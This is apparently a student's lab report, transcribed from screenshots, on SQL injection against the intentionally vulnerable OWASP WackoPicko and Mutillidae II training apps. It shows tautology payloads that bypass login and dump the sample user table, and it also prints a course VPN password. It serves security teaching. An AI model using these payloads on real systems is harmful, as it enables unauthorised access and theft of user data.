
Assignment lab 2

Hacknet server connection

- open VM (Kali Linux)
- open terminal in `/Desktop/c22`
- run `sudo openvpn hacknet.ovpn`
- introduce password received on email (`H8kZ8j`)
- access link `https://10.200.10.1/hnet` in browser
- for this assignment I've accessed the server with ip address `10.200.122.18`
- it should look something like this



!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS	
OWASP Vicnum	OWASP 1-Liner
Google Gruyere	Hackxor
WackoPicko	BodgeIt
Cyclone	Peruggia

OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS	
WordPress	OrangeHRM


I will go to the marked projects for completing the assignment

1. Create a SQL injection attack on the OWASP WackoPicko application to bypass the authentication step.

Source of inspiration: github repo for WackoPicko

I will follow the steps from section `Exploit 3: bypass authentication` from laboratory material

- started `Tamper Data`
- Clicked `Login`



Extension: (Tamper Data for FF Quantum) - Start

URL http://10.200.122.18/WackoPicko/users/log
Method GET
Type main_frame

Headers

Name	Value
Host	10.200.122.18
User-Agent	Mozilla/5.0 (X11; Linux x86
Accept	text/html,application/xhtml
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	keep-alive
Referer	http://10.200.122.18/Wack
Cookie	Server=b3dhc3Bid2E=; PHF
Upgrade-Insecure-Requests	1

- check the code for authentication (and figure out how can be bypassed)
- login page code of interest:


```
...
if ($user = Users::check_login($_POST['username'], $_POST['password'],
True))
...
```

- check_login code of interest

```
...
function check_login($username, $pass, $vuln = False)
{
if ($vuln)
{
$query = sprintf("SELECT * from `users` where `login` like '%s' and
`password` = SHA1( CONCAT('%s', `salt`)) limit 1;",
$username,
mysql_real_escape_string($pass));
}
...
```

Vulnerable part: *where login like '%s'* → we don't need to know credentials for a specific user, we can put the % pattern to match the login word and append to it a string that represents a true state and for the password we can insert any string. The input that I used is:

- username: %' or '1'='1
- password: parola



10.200.122.18/WackoPicko/users/login.php

Login

Username : %' or '1'='1

Password : ••••••

Extension: (Tamper Data for FF Quantum) - Start

Details

URL http://10.200.122.18/WackoPicko/users/log


Method POST

Type main_frame

Request Body

Name	Value
username	%' or '1'='1
password	parola

- pressing the `login` button




10.200.122.18/WackoPicko/users/home.php

Hello Sample User, you got 130 Tradebuxs to spend!


Cool stuff to do:

Enter in our contest:


2. Create a SQL injection attack on the OWASP Mutillidae II application, section OWASP 2013 -> A1 Injection (SQL) -> SQLi - Extract data -> User Info (SQL) that displays information about all users in the database


10.200.122.18/mutillidae/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards
SQLi - Extract Data
SQLi - Bypass Authentication
SQLi - Insert Injection
Blind SQL via Timing
SQLMAP Practice
Via JavaScript Object Notation (JSON)
Via SOAP Web Service
Via REST Web Service
User Info (SQL)
...ble Web Pen-Testing Application
how to help
deo Tutorials
sting of vulnerabilities
Bug Report Email Address
ck Here
Release Announcements
PHP MyAdmin Console
Feature Requests
Installation Instructions
Tools
Getting Started: Project Whitepaper
Release Announcements
10.200.122.18/mutillidae/index.php?page=user-info.php

- go to the specified path:


10.200.122.18/mutillidae/index.php?page=user-info.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
User Lookup (SQL)
Back
Help Me!
Hints
Switch to SOAP Web Service version
Switch to XPath version
Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here

- first attempt:
  - username: `admin`
  - password: `' OR '1'='1'`



10.200.122.18/mutillidae/index.php?page=user-info.php&username=admin&password='+OR+'1'%3D'1'&user-info-php-submit-button=View+Account+Details

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? Please register here

Error Message


Failure is always an option

Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1''' at line 2 client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT * FROM accounts WHERE username='admin' AND password='' OR '1'='1'' (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(327): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /owaspbwa/mutillidae-git/user-info.php(191): SQLQueryHandler->getUserAccount('admin', '' OR '1'='1'') #3 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutil...') #4 {main}
Diagnotic Information	Error attempting to display user information

Click here to reset the DB

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
PHP Version: 5.3.2-1ubuntu4.30

- credentials used:
  - username: `' OR '1'='1`
  - password: `' OR '1'='1`



10.200.122.18/mutillidae/index.php?page=user-info.php&username='+OR+'1'%3D'1&password='+OR+'1'%3D'1&user-info-php-submit-button=View+Account+

Password

View Account Details

Dont have an account? Please register here

Results for "' OR '1'='1".24 records found.

Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools

Username=jim
Password=password
Signature=Rome is burning

Username=bobby
Password=password
Signature=Hank is my dad

Results:


```
Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
```

